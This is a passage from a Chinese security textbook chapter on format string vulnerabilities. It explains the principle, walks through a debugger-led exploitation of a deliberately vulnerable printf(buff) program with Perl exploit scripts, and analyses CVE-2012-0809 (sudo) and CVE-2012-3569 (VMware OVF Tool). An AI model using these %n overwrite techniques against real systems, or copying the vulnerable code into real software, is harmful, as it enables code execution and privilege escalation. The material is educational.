格式化字符串（Format String）漏洞最早是在1999年被Tymm Twillman发现的，他在著名的BugTrag邮件列表（一个专业的计算机安全邮件列表服务机构，有许多国内外的安全研究人员在上面公布漏洞，有时也提供漏洞细节与利用代码）中公布了一篇关于proftpd软件漏洞的文章*Exploit for proftpd 1.2.0pre6*（http://seclists.org/bugtraq/1999/Sep/328），这就是最早关于格式化字符串漏洞的公开描述。虽然1999年就被发现存在格式化字符串漏洞，但在当时并没有被圈内人士重视。直到2000年，tf8在BugTrag上公布了一份利用wu-ftpd格式化字符串漏洞实现任意代码执行的漏洞（WuFTPD: Providing *remote* root since at least1994，http://seclists.org/bugtraq/2000/Jun/297），才使格式化字符串这类漏洞被广为人知，人们也逐步意识到它所带来的安全危害。之后，很多软件的格式化字符串漏洞被发现。

相对缓冲区溢出而言，格式化字符串更容易在源码和二进制分析中被发现，也比较容易在自动化检测过程中被发现，可能正是因为如此，才导致格式化字符串漏洞的“产量”远不如缓冲区溢出漏洞。虽然这类漏洞的数量不多，但在软件开发过程中还是有可能出现的，因此掌握和了解这类漏洞是很有必要的。

5.2　格式化字符串漏洞的原理

格式化字符串漏洞的产生主要源于对用户输入内容未进行过滤，这些输入数据都是作为参数传递给某些执行格式化操作的函数，如printf、fprintf、vprintf、sprintf等。恶意用户可以使用“%s”和“%x”等格式符，从堆栈或其他内存位置输出数据，也可以使用格式符“%n”向任意地址写入任意数据，配合printf（）函数和其他类似功能的函数就可以向任意地址写入被格式化的字节数，可能导致任意代码执行，或者从漏洞程序中读取敏感信息，比如密码等。

下面以示例代码为例进行分析，以帮助大家进一步了解格式化字符串漏洞的原理。在Windows 7平台上用VC6编译以下代码：

```
#include <stdio.h>
```

```
#include <string.h>

int main (int argc, char *argv[])
{
char buff[1024];

strncpy(buff,argv[1],sizeof(buff)-1);
     printf(buff); // 触发漏洞

return 0;
}
```

运行效果如图5-1所示，当输入参数包含“%s”或“%x”等格式符时会意外输出其他数据，而非格式符本身。



图5-1　当输入参数包含格式符时导致输出意外数据

为了能更清楚地理解输出上述意外数据的原因，我们用OllyDbg加载FormatStr.exe，执行前需要先设置命令行参数，通过单击菜单“调试”→“参数”选项，在弹出的设置框里的“命令行”输入“test-%x”，如图5-2所示。



图5-2　设置命令行参数

用OD定位程序主函数后，跟踪到调用printf函数的指令，然后按F7键跟进，此时的栈顶情况如图5-3所示。




图5-3　栈顶数据

在运行FormatStr.exe时，传递给printf的参数只有一个“test-%x”，但如图5-3所示，它把输入参数“test-%x”之后的另一个栈上数据当作参数传递给printf函数，因为printf默认的基本形式是：

```
printf("格式化控制符", 变量列表);
```

此时的栈布局如图5-4所示。




图5-4　在printf函数执行时的栈布局

我们传递给printf的只有一个参数，但程序默认将栈上的下一个数据作为参数传递给printf函数，刚好本例中的下一个数据是strncpy函数的目标地址，即buff变量，buff刚好指向“test-%x”的地址0x12FECC，所以程序执行时会再输出0x12FECC，如图5-5所示。如果输入参数后面再加个“%x”，就会将strncpy函数的src参数值输出，这样就能遍历栈上数据。




图5-5　调试FormatStr时的输出结果

除了利用“%x”读取栈数据外，还可以使用其他格式化符号读写数据，其中“%n”常用于写内存数据（比如修改返回地址）来实现漏洞利用，如表5-1所示就是常见的各种格式化控制符。

表5-1 常见的格式化控制符

格式化控制符	作用	示例
\n	回车或换行	printf("test\n");
%x	十六进制数值	printf("%x", 0x123);
%d	十进制整数值	printf("%d", 123);
%s	字符串值	printf("%s", "test");
%c	单个字符值	printf("%c", "a");
%p	指针值	printf("%p", ptr);
%n	将已打印的字符串长度（DWORD 值）输出到指定变量	printf("show%n\n", &i); 结果 i=4
%hn	将已打印的字符串长度（WORD 值）输出到指定变量	printf("show%hn\n", &i); 结果 i=4

接下来，我们看下如何利用这个漏洞。为方便调试，先输入一些格式化控制符使程序崩溃，如图5-6所示，输入“FormatStr.exe test-%x-%x-%x-%n”后程序崩溃。




图5-6 程序崩溃

设置OllyDbg为实时调试工具，在崩溃窗口单击“调试”按钮就会调用OllyDbg附加崩溃进程，断在如图5-7所示的mov指令，该指令将ECX写入EAX指令的地址，这条指令其实就是由于“%n”格式化符号导致的写操作，ECX=0x16代表输出的字符个数，如果读者熟悉ASCII码的话，会发现EAX的值0x74736574，对应就是“test”字符串，是我们传递给FormatStr的参数，说明ECX和EAX都是可控的，这样我们就相当于实现向任意地址写入任意数据的功能。




图5-7 导致崩溃的写操作指令

为了覆盖返回地址，我们需要将EAX设置成返回地址，将ECX设成Shellcode地址，Shellcode必

须指向传递给FormatStr的字符串参数中的某位置，否则就无法控制Shellcode内容。

对于ECX，主要通过设置输出字符个数控制该值，比如将“%x”改变为“%11111x”来增加输出字符个数：

```
FormatStr.exe test-%11111x-%11111x-%11111x-%n
```

崩溃后用OllyDbg附加调试，ECX与EAX的值如下：

```
ECX=0000823D
DS:[74736574]=???
```

前面已经知道“test”的内存地址为0x0012FECC，即十进制1244876，为了方便ECX指向Shellcode，我们可以将ECX指向0x0012FECC附近的地址。前面用了3个“%x”，将1244876/3= 414958，同时在test之后增加一串“AAA……”作为Shellcode，然后设法将ECX指向这串A字符：

```
FormatStr.exe testAAAAAAAAAAAAAAAA-%414958x-%414958x-%414958x-%n
```

运行后：

```
ECX=0012FEE2, (ASCII "414958x-%414958x-%414958x-%n")
DS:[74736574]=???
```

为了令ECX指向“AAA……”，重新调整输入参数为：

```
FormatStr.exe testAAAAAAAAAAAAAA-%414953x-%414953x-%414953x-%n
```

运行后发现已经指向“AAA……”：

```
ECX=0012FED1, (ASCII "AAAAAAAAAAAAA-%414953x-%414953x-%414953x-%n")
DS:[74736574]=???
```

但如果我们直接将“AAA……”换成Shellcode，打印出来的字符个数也会增加，ECX指向的位置也往后移，到时还是需要再做一定调整。此时，就可以使用Perl或者Python脚本进行动态调整，或者先构造Shellcode替换“AAA……”再重新定位。接下来，我们需要将“test”替换成返回地址，先在OllyDbg中按“Alt+K”组合键查看调用栈，找到一个可用的返回地址0x0012FF4C，如图5-8所示。




图5-8　调用堆栈

这里出现“\x00”，将其传递给FormatStr.exe会被截断，因此我们不能在字符串中间出现“\x00”字符，除非使用字符串结尾的终止符来代替。此时，我们就得改变格式化参数“%x”的数量，使得

原本指向开头“test”的指针指向参数字符串结尾。以下代码是笔者经过多次测试得到的，它会刚好令EAX指向字符串末尾，令ECX指向“0xCC…”字符串，如图5-9所示。

```
#!/usr/bin/perl
my $nops = "\x90" x 12;
my $shellcode = "\xCC" x 293;    # 假设使用到 293 字节的 shellcode
my $x = "%x" x 169;
my $format = '-%414115x-%414115x-%414115x-%n';
my $ret = "\x42\x42\x42\x00";
my $buf = $nops.$shellcode.$x.$format.$ret;

system('FormatStr.exe',"$buf");
```




图5-9　令ECX指向预设的Shellcode

此时，返回地址已经指向0x00424242，ECX指向“CC…”的起始地址。接下来，更改代码令返回地址明确指向0x0012FF4C。

```
my $ret = "\x4C\xFF\x12\x00";
```

为方便崩溃时调试，笔者将$Shellcode的起始部分改成JMP 0x41414141对应的机器码“\xE9\xF0\x45\x2E\x41”，当Shellcode执行成功时就会执行到0x41414141地址导致崩溃。在实际测试时，发现EAX与ECX的值又发生变动，于是做了一定调整，下面是最终代码，运行效果如图5-10所示。

```
#!/usr/bin/perl

my $nops = "\x90" x 8;
my $shellcode = "\xCC" x 224;
$shellcode = "\xE9\xE8\x45\x2E\x41".$shellcode; # JMP 0x41414141 机器码，当执行该条 shellcode
指令后程序就会崩溃，以方便调试确认
my $x = "%x" x 129;
my $format = '-%1242718x-%n';
my $ret = "\x4C\xFF\x12\x00";    # 返回地址 0x0012FF4C，有无\x00 结果是一样的，因为字符串的末
```

```
尾会被自动加上 NULL 终止符
my $buf = $nops.$shellcode.$x.$format.$ret;

system('FormatStr.exe',"$buf");
```




图5-10　成功执行到Shellcode地址

总结

（1）通过“%n”格式化控制符实现用任意数据（ECX）写任意地址（EAX），一般是用 Shellcode 地址覆盖返回地址或者 SEH 异常处理地址。

（2）通过填充不同个数的“%x”控制符来偏移被写地址 EAX 到字符串的结尾，以满足覆盖地址中 0x00 的需求。

（3）通过“%[n]x”控制打印字符个数，以便让被写数据 ECX 指向 Shellcode。

（4）覆写成功后，当执行返回或者触发异常时，就会执行 Shellcode 代码。

5.3 CVE-2012-0809 Sudo sudo_debug函数格式化字符串漏洞

5.3.1 漏洞描述

Sudo是Linux系统管理工具，允许普通用户以root权限执行某些命令。在Sudo 1.8.0 ~ 1.8.3p1版本之间的sudo_debug函数存在格式化字符串漏洞，当把程序名作为格式化字符串的一部分传递给fprintf() 函数时就会触发该漏洞。程序名可通过“ln”命令创建符号连接或者通过其他方式被利用。例如：

```
$ ln -s /usr/bin/sudo ./%s
$ ./%n -D9
Segmentation fault
```

利用漏洞能够获得root权限，以root权限执行任意代码。

5.3.2 通过源码比对分析漏洞

下面是对版本号1.8.3p1与1.8.3p2的源码比较（具体需要分析的版本号，可通过漏洞公告确认，该漏洞是在sudo 1.8.3p2版本中修复的），在漏洞函数sudo_debug中，getprogname用于获取程序名，相当于argv[0]，将其保存在fmt2中，然后将它作为格式化字符串的一部分通过vfprintf函数传递给stderr，导致格式化字符串漏洞的发生，如图5-11所示。

```
sudo.c
/*
 * Simple debugging/logging.
 */
void
sudo_debug(int level, const char *fmt, ...)
{
    va_list ap;
    char *fmt2;

    if (level > debug_level)
    return;

    /* Backet fmt with program name and a newline to make it a single write */
    easprintf(&fmt2, "%s: %s\n", getprogname(), fmt);  // 获取程序名传递给fmt2变量
    va_start(ap, fmt);
    vfprintf(stderr, fmt2, ap);    // 输入参数fmt2已被污染，若包含%n等格式控制符可触发漏洞
    va_end(ap);
    efree(fmt2);
}
```

图5-11 漏洞函数sudo_debug

修复后的版本，不再使用fmt2参数传递格式化字符，而是直接将“%s: %s\n”作为参数，这样格式化字符参数就不可控制，从而修复格式化字符串漏洞。图5-12所示为补丁前后的两份sudo.c源码对比图。



图5-12　源码比对

关于该漏洞的利用，国外安全研究员已经有过分析，具体见文章*Exploiting Sudofromat string vunerability*，链接http://www.vnsecurity.net/2012/02/exploiting-sudo-format-string-vunerability/。由于利用技巧涉及Linux平台，已超出本书的主要范围，因此不再赘述。

5.4　CVE-2012-3569 VMware OVF Tool格式化字符串漏洞

5.4.1　漏洞描述

VMware OVF Tool是由VMware免费提供的一款支持虚拟的导入导出工具，支持以命令提示符的方式运行。该工具在解析OVF文件时存在格式化字符串漏洞，攻击者通过诱使用户加载恶意构造的OVF文件，利用漏洞实现任意代码执行。

5.4.2　基于输出消息的漏洞定位方法

本次漏洞分析的测试环境如表5-2所示，漏洞程序可以从网盘上下载：http://dl.vmall.com/c0b6ztz9mm。

表5-2　测试环境

	推荐使用的环境	备注
操作系统	Windows XP SP3	简体中文版
虚拟机工具	VM VisualBox	版本号：4.2.6 r82870
调试器	OllyDbg	版本号：1.0
反汇编器	IDA Pro	版本号：6.1
漏洞程序	VMware OVF Tool	版本号：2.1.0-467744

在命令行下用ovftool.exe打开poc.ovf，执行后程序崩溃，并输出一些文本内容，如图5-13所示。通常情况下，输出文本消息的函数往往就是导致格式化字符串的漏洞函数。




图5-13 程序崩溃

如果我们此时单击“取消”按钮，用默认调试器附加，打开后会发现调试器里的反汇编窗口是空，而且栈回溯也是空的，说明栈空间已经完全被破坏了，如图5-14所示。




图5-14 栈空间已被破坏

这是对栈上数据的破坏，因此即使开启“页堆”进行调试也无法马上定位到漏洞触发函数。

前面已经分析过格式化字符串的原理，导致此类漏洞的原因主要在打印函数的参数上，如果我们能够定位到相关的打印函数，那么漏洞原因就相对比较好分析了。从图5-13可看到，输出消息包含有“Invalid Value”字符串，因此我们可以通过OllyDbg来搜索该字符串。首先，按“Alt + E”组合键打开可执行模块，选中并双击“ovftool”模块，然后在OllyDbg窗口单击鼠标右键，在弹出菜单中选中“查找”→“所有参考文本字串”选项，如图5-15所示。




图5-15　查找所有参考文本字符串

接着，在参考文本字符串窗口中单击鼠标右键，选择“查找文本”选项，输入“Invalid value”进行搜索，如图5-16所示。




图5-16　搜索“Invalid value”字符串

双击搜索到那条指令，来到图5-17所示的地址。




图5-17　使用“Invalid value”的指令

通过分析上述地址所在函数，发现该函数只是使用std::basic_string分配一些字符串而已，因此我们直接按“Ctrl +F9”组合键执行到返回，返回后再单步F8跟踪下去。因为触发漏洞需要打印出字符串，所以只需要单步F8跟踪下去，直到遇到能够在命令行窗口输出poc.ovf文件中“ovf:capacityAllocationUnits”属性值（开头为一串A字符）的函数，然后再跟进，继续跟踪直到定位到微软提供的打印函数。笔者经过几次跟踪调试，很快就定位到如图5-18所示的打印函数std::basic_ostream。




图5-18　打印函数std::basic_ostream

执行之后，参数中的“%08x”不会被直接输出，而是读取栈数据出来，如图5-19所示。




图5-19　利用漏洞读取栈数据

用IDA的F5功能查看此函数可能会更直观，如图5-20所示。由于程序使用通过std::basic_ostream的operator成员函数进行格式化输出，但对输入参数未做有效过滤，当输入控制符时，可导致格式化字符串漏洞。




图5-20　std::basic_ostream函数

5.4.3　漏洞利用

通过“%x”控制字符输出数量，再结合“%n”控制符覆盖返回地址，如图5-21和图5-22所示，其利用原理与前面章节讲的一样，此处不再赘述。



图5-21　覆盖返回地址0x4852526F




图5-22　成功控制返回地址

我们已经用ovf文件中的可控字符串覆盖了返回地址，试着把“oRRH”替换成“AAAA”，看是否会执行到0x41414141。

图5-23所示已经执行到0x41414141，说明我们已经完全控制了程序的执行流程。接下来，用CALL ESP或者JMP ESP指令地址去覆盖它，比如0x7852753d，如图5-24所示。




图5-23　应用程序错误



图5-24　用于覆盖返回地址的call esp指令地址

在CALL ESP后面跟上Shellcode，即可实现任意代码执行，这里的Shellcode最好是字母数字型的，否则可能导致ovftool无法识别，最后会出错退出，如图5-25所示。




图5-25　调用CALL ESP跳转到Shellcode地址

执行CALL ESP即进入Shellcode，如图5-26所示。

